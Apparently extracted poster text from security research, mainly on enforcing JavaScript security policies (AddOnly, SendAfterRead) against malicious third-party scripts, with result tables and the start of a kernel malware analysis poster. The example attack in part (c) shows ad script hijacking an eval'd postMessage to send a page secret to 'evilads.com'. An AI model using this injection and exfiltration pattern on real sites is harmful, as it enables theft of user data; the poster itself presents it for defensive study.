
Christian Hammer, Gregor Richards, Suresh Jagannathan, Jan Vitek



Advertisement  
 cnnad\_createAd("824136", "http://ads.cnn..."  
 site\_cnn&cnn\_pagetype=main&cnn\_position=...  
 &params.styles=fs", "250", "300");

Facebook  
 <a href="javascript:FB.login(fbSessionHdl);">  
 Connect your CNN &amp; Facebook accounts</a>

i.cdn.turner.com  
 connect.facebook.com  
 compass.insightexpressai.com  
 content.dl-rms.com  
 aranet.vo.llnwd.net  
 allfarm.mediaplex.com  
 js.revsci.net  
 js.revsci.net  
 pix04.revsci.net  
 ads.pointroll.com  
 content.pulse360.com



XSS & XSRF attack

```

1 <script>
2 var secret = "supersecret";
3 document.addEventListener("message",
4   function(e) {
5     var resp = eval(e.data);
6     // handle the response
7   }, false);
8 </script>
9 Please log in:
10 <iframe src="http://happylogins.com/login">
11 </iframe>
    
```

(a) http://mysite.com/

```

1 <script src="http://evilads.com/ad.js">
2 </script>
3 <script>
4 var okMsg = "({loginOK:_true})";
5 function login(u) {
6   if (loginOK(u))
7     window.parent.postMessage(okMsg, "*");
8 }
9 </script>
10 <input type="text" id="name">
11 <button onclick="login(this.value);">
12 Log In</button>
    
```

(b) http://happylogins.com/login


```

1 window.addEventListener("load", function() {
2   okMsg = "new_Image().src_=" +
3     "'http://evilads.com/evil?p=' " +
4     "+secret;";
5 }, false);
    
```

(c) http://evilads.com/ad.js

### JavaScript Program

### Environment (Internet, OS)



- Segregate code according to origin
- Collect history information for untrusted code
- Check security policy before irrevocable side-effects
- Violating behavior causes rollback to safe state

**AddOnly** policy rejects updates to previously-existing global fields:

- For each field-set event:
- If the object is the global scope:
- If the field previously existed:
- **Reject**

Policy	Functional	AdBlock	Partial	Broken
Empty	50	0	0	0
AddOnly	36	8	5	1
SendAfterRead	42	7	1	0

**SendAfterRead** policy:

- If a send event (XMLHttpRequest, etc) is attempted:
- For all previous read events:
- If the read event was to an object with a different owner:
- **Reject**

Site	Instrumented		Uninstrumented		Overhead
	Avg.	Std. dev.	Avg.	Std. dev.	
MSNBC	77	0.50	37.2	1.50	106.9%
YouTube	145	2.35	128.2	1.64	13.1%
GMaps	222.0	2.35	199.2	1.48	11.4%




# CERIAS

the center for education and research in information assurance and security


## LiveDM: Kernel Malware Analysis with Un-tampered and Temporal Views of Dynamic Kernel Memory

Junghwan Rhee\*, Ryan Riley+, Dongyan Xu\*, Xuxian Jiang‡  
 \*Purdue University and CERIAS, +Qatar University, ‡NCSU



### State-of-the-art Memory Mapping

